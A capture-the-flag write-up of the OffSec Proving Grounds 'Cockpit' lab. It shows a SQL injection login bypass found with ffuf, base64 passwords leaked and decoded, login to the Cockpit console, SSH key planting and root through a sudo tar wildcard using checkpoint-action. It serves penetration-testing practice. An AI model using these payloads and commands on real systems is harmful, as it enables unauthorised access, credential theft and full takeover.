OffSec Proving Grounds Cockpit Writeup
A SQL injection bypasses the login form, the dashboard behind it hands over base64 passwords for Cockpit on port 9090, and a sudo tar wildcard gives root.
Summary
Cockpit runs Apache on port 80 and the Cockpit management console on 9090. sqlmap gets nowhere against the login form, but fuzzing an authentication bypass list with ffuf and filtering on the redirect target finds that admin followed by a comment marker logs straight in. The page behind it, password-dashboard.php, lists users alongside base64 encoded passwords for james and cameron, which decode in one command. Those credentials work on the Cockpit console, whose built in terminal already gives command execution as james, and the tester uses it to drop an SSH public key into the account for a proper session. James may run tar as root with a trailing wildcard, so the GTFOBins checkpoint action trick appends a shell to that command and returns root. The note also records the enumeration lesson: index.php returned 404 while index.html worked, and the PHP endpoints were only reachable with an explicit extension.
Things Learned
I accessed “index.html” (200 OK) and accessed “index.php” (404 Not Found). To me, this alone indicated that the server does not run php. Lost on enumeration. The server has php enabled, and in more conventional web server configurations you would be able to access php files without needing the extension (e..g http://192.168.220.10/password-dashboard). Here, instead, you need to use the extension for the php script LOL (http://192.168.220.10/password-dashboard.php) which is just hilarious
The server does not mention php anywhere. Not on server headers, not on filename, nor on home page contents. The experts over at Offsec want me to use a default set of common web extensions every time I’m running a directory enumeration.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# Nmap 7.93 scan initiated Fri Jan  9 15:28:13 2026 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 2500 192.168.220.10
Nmap scan report for 192.168.220.10
Host is up, received syn-ack (0.26s latency).
Scanned at 2026-01-09 15:28:14 -03 for 251s
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE         REASON  VERSION
22/tcp   open  ssh             syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
<SNIP>
80/tcp   open  http            syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-title: blaze
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
9090/tcp open  ssl/zeus-admin? syn-ack
| fingerprint-strings:
<SNIP>
| ssl-cert: Subject: commonName=blaze/organizationName=d2737565435f491e97f49bb5b34ba02e
| Subject Alternative Name: IP Address:127.0.0.1, DNS:localhost
| Issuer: commonName=blaze/organizationName=d2737565435f491e97f49bb5b34ba02e
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-09T18:18:36
| Not valid after:  2125-12-16T18:18:36
| MD5:   125e84942d19de6a5b5ed52c2ed28533
| SHA-1: f17119304101d877c21c12ef9522300b7d0e2f2a
<SNIP>

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  9 15:32:25 2026 -- 1 IP address (1 host up) scanned in 251.39 seconds
SQL Injection
I tried using sqlmap with different tampers against the login form but with no success. An example command I tried was:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -u http://192.168.220.10/login.php --forms --threads=10 --dbms=mysql --risk 3 --level 3 --tamper=modsecurityversioned -answers=those=y,form=y --proxy http://127.0.0.1:8080
I use the following ffuf command to enumerate for valid authentication bypass payloads
1
ffuf -d 'username=FUZZ&password=asdad' -w /usr/share/wordlists/SecLists/Fuzzing/Databases/SQLi/sqli.auth.bypass.txt -u http://192.168.220.10/login.php -H "Content-Type: application/x-www-form-urlencoded" -mc 302 -fs 632
The working payload is:
1
admin' #                [Status: 302, Size: 769, Words: 69, Lines: 29, Duration: 273ms]
This is highly straight to the point, of course. To get to this command I needed to analyze every single response. But basically, there are 3 server response options from what I’ve seen based on the payload:
200 OK = Payload failed
302 Redirect (Location: blocked.html) = Payload failed
302 Redirect (Location: password-dashboard.php) = Payload success
I use the payload above in the username field in the login form:

I immediately get a redirect to http://192.168.220.10/password-dashboard.php. The page contains usernames and base64 encoded passwords:

More specifically:
1
2
james 	Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI=
cameron 	dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy
I use the terminal to decode both passwords like so:
1
2
echo Y2FudHRvdWNoaGh0aGlzc0A0NTUxNTI= | base64 -d
echo dGhpc3NjYW50dGJldG91Y2hlZGRANDU1MTUy | base64 -d
And save both passwords to “passwords.txt”:
1
2
thisscanttbetouchedd@455152
canttouchhhthiss@455152
I also save both users to users.txt:
1
2
james
cameron
Cockpit Login

It’s time to test some of the acquired credentials at https://192.168.220.10:9090/:

I use the credentials:
1
2
Username: james
Password: canttouchhhthiss@455152
As you can see:
Initial Access - Cockpit Terminal Access

The cockpit app has a “terminal” option I can access (https://192.168.220.10:9090/system/terminal):

Through here I can execute system commands on the remote host as “james”:
I generate a public/private SSH keypair:
1
ssh-keygen -f james
I copy “james.pub” contents and use the terminal access I have as “james” to first create a .ssh folder under james’s home directory (mkdir /home/james/.ssh) then save my generated public key to the proper location (echo COPIED-PUBKEY-FROM-CLIPBOARD > /home/james/.ssh/authorized_keys). Then log in to the machine via SSH usign the private key:
1
ssh james@192.168.220.10 -i james
Vertical Privilege Escalation
User “james” has the following sudo permissions:
1
2
3
4
5
6
7
james@blaze:~$ sudo -l
Matching Defaults entries for james on blaze:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on blaze:
    (ALL) NOPASSWD: /usr/bin/tar -czvf /tmp/backup.tar.gz *
This poses as a critical vulnerability, allowing “james” to escalate privileges to root quite easily. The vulnerability lies on the usage of “*” in the allowed command above, which ultimately permits the injection of arbitrary flags to the command. I can use a resource like GTFOBins to craft a malicious “tar” command.

I use the following payload to obtain root access on the machine:
1
sudo /usr/bin/tar -czvf /tmp/backup.tar.gz /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
Below is proof I have root access on the victim host: